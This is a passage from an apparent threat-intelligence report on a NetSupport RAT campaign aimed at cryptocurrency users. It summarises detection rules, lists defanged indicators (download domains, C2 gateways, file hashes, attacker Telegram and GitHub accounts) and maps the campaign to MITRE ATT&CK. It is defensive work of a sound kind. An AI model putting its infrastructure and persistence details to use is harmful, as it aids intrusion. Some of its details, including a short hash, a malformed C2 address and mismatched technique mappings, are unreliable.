Campaign Relevance: Identifies the NetSupport RAT deployment phase where PowerShell downloads and executes the renamed client32.exe (neservice.exe) binary. This matches the observed infection chain exactly.

3. Execution of neservice.exe from AppData\Local\Nfservice Folder

Detection Focus: Identifies execution of renamed NetSupport RAT components from non-standard installation paths commonly used for evasion

Monitored Indicators:

- Process execution from suspicious AppData subdirectories
- Specific installation path (AppData\Local\Nfservice)

Campaign Relevance: Targets the specific installation directory used in this campaign. Provides high-fidelity detection with minimal false positives due to the unique path characteristic of this threat.

4. Copy of neservice Shortcut to Startup Folder

Detection Focus: Detects persistence establishment via suspicious file placement in Windows Startup locations

Monitored Indicators:

- File creation and modification events in Startup directories
- Files without standard .lnk extension
- Specific file name (neservice)

Campaign Relevance: Identifies the persistence mechanism where shortcuts to neservice.exe are placed in the Startup folder to ensure execution upon system reboot. This is the final stage of the initial compromise.

These Sigma-based detection rules provide layered coverage across the complete attack lifecycle and are integrated into our HuntingGrid threat hunting platform for automated detection and alerting.

IoCs

Value	Description
56ebaf8922749b9a9a7fa2575f691c53a6170662a8f747faeed11291d475c422	client32.exe
327b75570c9c102aaa3f5a93f501d324c9a06f48e02ab7af6fae44b67dc325c1	at.7z
43907e54cf3d1258f695d1112759b5457576481072cc76a679b8477cf3db87	7z.exe
enableenable[.]dev	Script download domain
xrpvalidator[.]dev	Script download domain
sonosuiteqx[.]com:2081	Gateway Address
sonosuiteqx[.]net:2081	Secondary Gateway
hxxp://188[.]137[.]248[.]69[.]2081/fakeurl[.]htm	C2
xrp-rate[.]com	Suspicious Platform
hxxps://t[.]me/Sam_Mayerson	Telegram channel
hxxps://t[.]me/web3_sam	Telegram channel
hxxps://github.com/XRP-Blockchain	Github repository
hxxps://github.com/git-TradingView	Github repository
hxxps://github.com/TradingView-git	Github repository

MITRE ATT&CK Mapping

Resource Development

Technique ID	Technique Name	Procedure
T1583.008	Acquire Infrastructure: Malvertising	Coordinated Google Ads campaign with thousands of advertisements across at least two advertiser accounts
T1586.003	Compromise Accounts: Cloud Accounts	Hijacked YouTube channels with 30K-2M subscribers, repurposed for malware distribution

T1585.001	Establish Accounts: Social Media Accounts	AI-generated personas ("Sam Parker", "Sam Mayerson", "Thomas Green")
T1587.001	Develop Capabilities: Malware	Custom PowerShell loader for NetSupport RAT deployment

Initial Access

Technique ID	Technique Name	Procedure
T1566.003	Phishing: Spearphishing via Service	Malicious PowerShell commands delivered via YouTube video descriptions, targeting cryptocurrency enthusiasts

Execution

Technique ID	Technique Name	Procedure
T1204.001	User Execution: Malicious Link	GitHub repository links containing PowerShell payload
T1204.004	User Execution: Malicious Copy and Paste	User is instructed to copy and paste code directly into a Command and Scripting Interpreter via Windows + R
T1059.001	Command and Scripting Interpreter: PowerShell	User-initiated execution of obfuscated PowerShell commands

Persistence

Technique ID	Technique Name	Procedure
T1547.001	Boot or Logon Autostart: Registry Run Keys / Startup Folder	LNK shortcut to neservice.exe placed in Windows Startup folder

Defense Evasion

Technique ID	Technique Name	Procedure
T1027.010	Obfuscated Files or Information: Command Obfuscation	Slightly obfuscated PowerShell commands to evade casual inspection
T1036.005	Masquerading: Match Legitimate Name or Location	client32.exe renamed to neservice.exe; directory named "Nfservice"
T1564.008	Hide Artifacts: Email Hiding Rules	Comment filtering/moderation on YouTube to suppress negative feedback
T1218.011	System Binary Proxy Execution: Rundll32	Use of legitimate 7z.exe for archive extraction

Command and Control

Technique ID	Technique Name	Procedure
T1219	Remote Access Software	NetSupport RAT for persistent C2 communication
T1071.001	Application Layer Protocol: Web Protocols	HTTP POST requests to C2 gateway defined in client32.ini

Impact (Potential)

Technique ID	Technique Name	Procedure
T1657	Financial Theft	Credential harvesting for cryptocurrency wallets/exchanges